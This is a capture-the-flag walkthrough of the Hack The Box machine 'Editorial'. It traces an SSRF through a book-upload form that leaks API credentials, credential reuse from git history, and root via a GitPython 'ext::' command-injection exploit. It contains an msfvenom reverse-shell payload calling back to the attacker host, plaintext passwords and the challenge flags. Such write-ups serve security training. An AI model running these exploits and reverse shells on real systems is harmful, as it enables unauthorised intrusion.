
Editorial



IP: 10.129.84.167

Setup Metasploit environment

```
# Open Metasploit
sudo msfconsole
# Metasploit Commands
use multi/handler
workspace -a Editorial
setg WORKSPACE Editorial
setg LHOST 10.10.14.123
setg LPORT 1337
setg SRVHOST 10.10.14.123
setg SRVPORT 9001
setg RHOST 10.129.84.167
setg RHOSTS 10.129.84.167
```

Info Gathering

Enumerate open ports

Metasploit command db_nmap -p 22,80 -sC -sV -O -A --open -oN Editorial.nmap 10.129.84.167

Hosts

Hosts								
=====								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.84.167			Linux		4.X	server		

Services

Services ======					
host	port	proto	name	state	info
10.129.84.167 10.129.84.167		tcp tcp	ssh http	•	OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 Ubuntu nginx 1.18.0 Ubuntu

Port 22

SSH Service running OpenSSH 8.9p1

This is vulnerable to RegreSSHion but the PoC exploit available no one can seem to get to work

Port 80

URL: http://editorial.htb/

Gaining Access

Visiting the IP address over HTTP redirects to http://editorial.htb

curl -I 10.129.84.167

rosborne@toborfedora:~/HTB/Boxes/Editorial\$ curl -I 10.129.84.167 HTTP/1.1 301 Moved Permanently Server: nginx/1.18.0 (Ubuntu) Date: Sat, 06 Jul 2024 03:49:47 GMT Content-Type: text/html Content-Length: 178 Connection: keep-alive Location: http://editorial.htb

I addd that to my hosts file to visit the site

```
sudo vim /etc/hosts
# Added below line
10.129.84.167 editorial.htb
```

URL: http://editorial.htb

Editorial Tiempo Arriba

A year full of emotions, thoughts, and ideas. All on a simple white page.

"I have always imagined that Paradise will be a kind of library." -Jorge Luis Borges.




Top Rated Books



In Burpsuite I can see there is an upload URI

Screenshot Evidence



I visit the site and am there is a form and a place to upload a file **URL**: <u>http://editorial.htb/upload</u>

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information	
Cover URL related to your book or Browse No file selected.	Preview
Book name	
Tell us about your book	
Why did you choose this publisher?	
why did you choose this publisher?	
Contact Email	
Consact Email	•
Contact Phone	
Send book info	

When clicking the browse button there are not any file types specified showing limitations There is a preview button I can click to show the file I upload.

The other interesting field is "Cover URL related to your book or" Screenshot Evidence

Book	information
	Cover URL related to your book or

I started my http server and added my attack machines URL into the box and clicked the Preview button

sudo systemctl start httpd
sudo tail -f /var/log/httpd/access_log

I clicked the Preview button and caught a response

Screenshot Evidence

10.129.84.167 - - [05/Jul/2024:22:38:57 -0600] "GET / HTTP/1.1" 200 4320 "-" "python-requests/2.25.1"

I added <u>http://127.0.0.1</u> to the URL box and uploaded a upload.php file to see what happens to it

Screenshot Evidence

ook information		
Cover URL related to your book or	Browse No file selected.	Preview
sok name		
tobor		
ill us about your book		
tobor		
'hy did you choose this publisher?		
tobor		
ontact Email		
tobor@tobor.com		
ontact Phone		
1231231234		
Send b	ook info	

I told Burp to catch the request and clicked the Preview button

This caught a POST request to upload-cover

Screenshot Evidence

Pr	etty Raw Hex
1	POST /upload-cover HTTP/1.1
2	Host: editorial.htb
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
4	Accept: */*
5	Accept-Language: en-US, en; q=0.5
6	Accept-Encoding: gzip, deflate, br
7	Content-Type: multipart/form-data; boundary=
8	Content-Length: 789
9	Origin: http://editorial.htb
10	DNT: 1
11	Connection: keep-alive
12	Referer: http://editorial.htb/upload
13	Sec-GPC: 1
14	Priority: u=1
15	

The POST data contained two sections using the defined header boundary.

1.) The URL I defined

2.) The contents of my file with a correctly identified the Content-Type.

```
----27778145123485684448503563151
   Content-Disposition: form-data; name="bookurl"
17
18
   http://localhost
19
     -----27778145123485684448503563151
20
   Content-Disposition: form-data; name="bookfile"; filename="upload.php"
21
   Content-Type: application/x-php
22
23
24
   <!DOCTYPE html>
   <html>
25
   <body>
26
27
   <form action="upload.php" method="post" enctype="multipart/form-data">
28
     Select file to upload:
29
     <input type="file" name="fileToUpload" id="fileToUpload">
30
     <input type="submit" value="Upload File" name="submit">
31
32
   </form>
33
   </body>
   </html>
35
36
   <?php
37
38
   $uploaddir = '/var/www/uploads/';
39
   $uploadfile = $uploaddir . $_FILES['file']['name'];
40
41
   move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)
42
43
44
                          ----27778145123485684448503563151--
46
```

The response contained a file path of /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg The filename in the response indicates that the server has successfully processed and stored the file.

Reverte Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Sat, 06 Jul 2024 04:05:16 GMT 4 Content-Type: text/html; charset=utf-8 5 Connection: keep-alive 6 Content-Length: 61 7 /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg

I was able to visit that as a URI in my browser to prove this URL: <u>http://editorial.htb/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg</u>

I then removed <u>http://127.0.0.1</u> from the first content section and sent the request again This time .jpeg was not added to the end of the file and the p

Screenshot Evidence

Re	Response								
Pr	etty	Raw	Hex	Render					
1	HTTP/	1.1 200	ок						
2	Serve	r: ngin:	x/1.18.	0 (Ubuntu)					
3	Date:	Sat, 00	5 Jul 2	2024 04:13:13 GMT					
4	Conte	nt-Type	: text/	'html; charset=utf-8					
5	Connection: keep-alive								
6	Content-Length: 51								
7									
8	stati	c/upload	ds/2572	6d0d-d76d-4d9a-a276-85b2452edfdf					

That URL is unable to be visited and returns a Not Found error indicating a SSRF is possible **URL**: <u>http://editorial.htb/static/uploads/25726d0d-d76d-4d9a-a276-85b2452edfdf</u>

I used Burpsuite to fuzz for other open local ports to communicate with throug the SSRF I sent my request to Intruder (Ctrl + i)

I re-added <u>http://127.0.0.1</u> to the first section of POST data and added a \$port\$ variable to it with the "**Add**" button

			Burn	Suite Commu	nity Edition v2	024 5 5 - Tempor:	project		_
					inty Edition v2	024.5.5 - Tempora	ily Project		^
	Project board arer l	Target Logger	Repeater Proxy Organizer	Intruder Extensions	Repeater Learn	Collaborator	Sequencer	Decoder	Ø Settings
	2 ×	+							: م
Positio	ons P	ayloads	Resource	pool Settir	ngs				
-	hoose a ttack type	n attack t :: Sniper	type					×	Start attack
C		oositions he position	ns where pay	loads will be in:	serted, they can	be added into the ta	rget as well as the	base	
	⊕ Tan	get: http	://editorial.h	tb		🖉 Update I	Host header to mai	tch target	Add § Clear §
	0 DNT: 1 Conne 2 Refer 3 Sec-G 4 Prior	1 ction: k er: http		al.htb al.htb/uplo	ad				Auto § Refresh
		nt-Dispo	sition: fo	orm-data; na	1451234856844 me="bookurl"	48503563151			
	0 1 Conte	nt-Dispo		27778 prm-data; na	1451234856844 me="bookfile"	48503563151 ; filename="up]	load.php"		
Ċ	୭ 🕸 🔄	• → s	earch				Q	1 highlight	Clear
1	payload p	osition						Length: 1264	
Event	log (20) °	All issu	ies				O Memo	ry: 589.1MB	

I set the "Payloads" tab so it uses 1 Payload set with a Payload type of Simple list

I added common http ports to test for and values separated by 1000 starting from 3000 to start

			Bur	p Suite (Communi	ty Edition v20	24.5.5 - Tempora	ary Project		_
Burp	Project I	ntruder	Repeater	View I	Help					
Das	hboard	Target	Proxy	Int	ruder	Repeater	Collaborator	Sequencer	Decoder	Settings
Corr	nparer L	ogger	Organizer	Exte	ensions	Learn				
1 ×	2 ×	+								<u>:</u> م
Posi	tions Pa	yloads	Resource	e pool	Setting:					
0	Payload se	ets							St	art attack
	Various payl Payload set:	oad types	are availabl		h payload: Paylo	set, and each pad count: 10	ets depends on the payload type can b			ions tab.
	Payload type	e: Simple	e list		Requ	est count: 10				
-	Payload se									
	This payload	ł type lets	you configu	ure a sim	ple list of	strings that are	used as payloads.			
	Paste Load	60	00							
		80	00				•			
	Clear	84								
	Deduplica	ite 80 94	80 43							
	Add	En	ter a new ite							
	Add from li			/]						
0	Payload pr	rocessin	g							
-			-	arious pr	ocessing t	tasks on each p	ayload before it is i	used.		
	Add	Enable								
	E In	Chable	ed Rule							
Ever	nt log (20) °	All issu	es					③ Memo	ory: 589.1MB	

I ran the attack and received a response on port 5000. The result on this port was not an absolute path and did not end with the jpeg file extension indicating it was successful.

2. Intruder attack of http://editorial.htb


Results Positions	Payloads	Resource pool	Settings				
	ilean Chaudana						
♥ Intruder attack results f	itter: Snowing a	all items					
Request ^	Payload			Status code			
0				200			
1	3000			200			
2	4000			200			
3	5000			200			
4	6000			200			
5	7000			200			
6	8000			200			
7	9000			200			
8	8443			200			
9	8080			200			
10	9443			200			
Request Response							
Pretty Raw Hex	Render						
1 HTTP/1.1 200 OK							
2 Server: nginx/1.18.0	(Ubuntu)						
<pre>4 Content-Type: text/html; charset=utf-8</pre>							
5 Connection: keep-ali							
6 Content-Length: 51							
7							
<pre>8 static/uploads/f0e0c</pre>							

I went back to the web browser and set the URL field to <u>http://127.0.0.1:5000</u> **Screenshot Evidence**

Book information					
	http://127.0.0.1:5000				


I opened "Inspector" in Firefox, went to the "Network" tab and clicked the "Preview" button. The URL existence is time sensitive and this is a fast way to download it before it gets deleted. This made a call to a new file URI. I opened that URL in a new tab which downloaded a file.

🕞 🗘 Insp	ector 🕞 Conso	ole D Debugger 🔂 Networ	k {} Style Editor 🕥 Performance 🕕 Memory 🗄					
🗓 🗑 Filter	URLs							
Status	Method	Domain	File					
200	GET	💋 editorial.htb	upload					
304	GET	💋 editorial.htb	bootstrap.min.css					
404	GET	💋 editorial.htb	form-validation.css					
0	GET	🔏 editorial.htb	unsplash_photo_1630734277837_ebe62757b6e0.jpeg					
404	GET	💋 editorial.htb	favicon.ico					
200	POST	💋 editorial.htb	upload-cover					
200	GET	🔏 editorial.htb	bb49885b-6ad4-46d9-b6a3-44b997e45783					



The file I downloaded is a JSON file I believe contaiing API call logs

Screenshot Evidence



I used the "endpoint" vaules in the JSON file to append my <u>http://127.0.0.1:5000/</u> URI value to see what other information I could gather

The below URL returned a password that was assigned to a user **URL**: <u>http://127.0.0.1:5000/api/latest/metadata/messages/authors</u>

Book information



http://127.0.0.1:5000/api/latest/metadata/messages/authors

Screenshot Evidence



USER: dev PASS: dev080217_devAPI!@

I was able to use these credentials to SSH into the box and read the user flag

Screenshot Evidence

```
Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$ cat ~/user.txt
977243a8e624fae1b7bab89104f9ebc7
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
dev@editorial:~$ hostname -I
10.129.84.167 dead:beef::250:56ff:feb0:49e6
dev@editorial:~$ hostname
editorial
dev@editorial:~$ |
[HTB] 0:ovpn 1:msf- 2:ssh*
```

USER FLAG: 977243a8e624fae1b7bab89104f9ebc7

PrivEsc

I am a dev user and in my home directory is a folder called apps This is a git repository

ls -la /home/dev/apps/

Screenshot Evidence

<pre>dev@editorial:~/apps\$ ls -la /</pre>	home/dev/apps/	
total 12		
drwxrwxr-x 3 dev dev 4096 Jun	5 14:36 .	
drwxr-x 4 dev dev 4096 Jun	5 14:36	
drwxr-xr-x 8 dev dev 4096 Jun	5 14:36 . <mark>git</mark>	
dev@editorial:~/apps\$		
[HTB] 0:ovpn 1:msf- 2:ssh*		

II used git to view commit history and found one decsription saying downgrade prod to dev

git	log	oneline

Screenshot Evidence

<pre>dev@editorial:~/apps\$ git logoneline</pre>		
<pre>8ad0f31 (HEAD -> master) fix: bugfix in api port endpoint</pre>		
dfef9f2 change: remove debug and update api port		
b73481b change(api): downgrading prod to dev		
<pre>1e84a03 feat: create api to editorial info</pre>		
3251ec9 feat: create editorial app		
dev@editorial:~/apps\$		
[HTB] 0:ovpn 1:msf- 2:ssh*		

I reviewed the changes and discovered the "prod" users password

```
git show b73481b
```

board and can't wait to see the incredible content you'll bring to the table.\n\nYour l
ogin credentials for our internal forum and authors site are:\nUsername: dev\nPassword:
 dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for sec
urity purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we'
re always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
}) # TODO: replace dev credentials when checks pass

,, " tobot reprace act creacherary mich checks par


USER: prod **PASS**: 080217_Producti0n_2023!@

I was able to use these to SSH in as the prod user **Screenshot Evidence**



I checked my sudo permissions and found I can execute a python script as root sudo -1

Screenshot Evidence



I checked the file permissions and read its contents

ls -lah /opt/internal_apps/clone_changes/clone_prod_change.py
cat /opt/internal_apps/clone_changes/clone_prod_change.py

Screenshot Evidence

```
prod@editorial:~$ ls -la /opt/internal_apps/clone_changes/clone_prod_change.py
-rwxr-x--- 1 root prod 256 Jun 4 11:30 /opt/internal_apps/clone_changes/clone_prod_change.py
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:~$ |
[HTB] 0:ovpn 1:msf- 2:ssh*
```

```
prod@editorial:~$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3
import os
import sys
from git import Repo
os.chdir('/opt/internal_apps/clone_changes')
url_to_clone = sys.argv[1]
r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

I do not have permissions to modify the file.

I can see the file is performing a git clone operation and that is basically it

I listed the python libraries it uses to look for vulnerabilities on the version being used

pip3 list /opt/internal_apps/clone_changes/clone_prod_change.py | grep -i git

Screenshot Evidence

prod@editorial:~\$ pip:	3 list /opt/internal_apps/clone_changes/clone_prod_change.py grep -i git
gitdb	4.0.10
GitPython	3.1.29
prod@editorial:~\$	
[HTB] 0:ovpn 1:msf- 2	2:ssh*


A Google search for "gitpython 3.1.20 exploit" returned a result for CVE-2022-24439 **REFERENCE**: <u>https://github.com/gitpython-developers/GitPython/issues/1515</u>

Screenshot Evidence




I executed the below command to exploit the vulnerability

sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
'ext::sh -c touch% /tmp/pwned'



I verified it was successful and created my file



I started a listener in Metasploit

<pre># Metasploit Commands</pre>
use multi/handler
<pre>set payload linux/x86/meterpreter/reverse_tcp</pre>
set LHOST 10.10.14.123
set LPORT 1337
run -j

I generated a payload and uploaded it to the target

sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.123
LPORT=1337 -a x86 -f elf -o tobor.elf
scp tobor.elf prod@editorial.htb:/tmp/
Password: 080217_Producti0n_2023!@

I then used the exploit to execute my payload and catch a root meterpreter shell and read the root flag

sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
'ext::sh -c /tmp/tobor.elf'

Screenshot Evidence

prod@editorial:~\$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c /tmp/tobor.elf'
[HTB] 0:ovpn 1:msf- 2:ssh*

Screenshot Evidence

```
msf6 exploit(multi/handler) > [*] Sending stage (1017704 bytes) to 10.129.84.167
Meterpreter session 2 opened (10.10.14.123:1337 -> 10.129.84.167:43178) at 20.
msf6 exploit(multi/handler) > sessions -i 2
Starting interaction with 2...
meterpreter > shell
Process 2377 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@editorial:/opt/internal_apps/clone_changes# cat /root/root.txt
cat /root/root.txt
cf133b20716314fe763888abf8b0eff1
root@editorial:/opt/internal_apps/clone_changes# id
id
uid=0(root) gid=0(root) groups=0(root)
root@editorial:/opt/internal_apps/clone_changes# hostname -I
hhostname -I
10.129.84.167 dead:beef::250:56ff:feb0:49e6
root@editorial:/opt/internal_apps/clone_changes#hostname
hostname
editorial
root@editorial:/opt/internal_apps/clone_changes# |
```

ROOT FLAG: cf133b20716314fe763888abf8b0eff1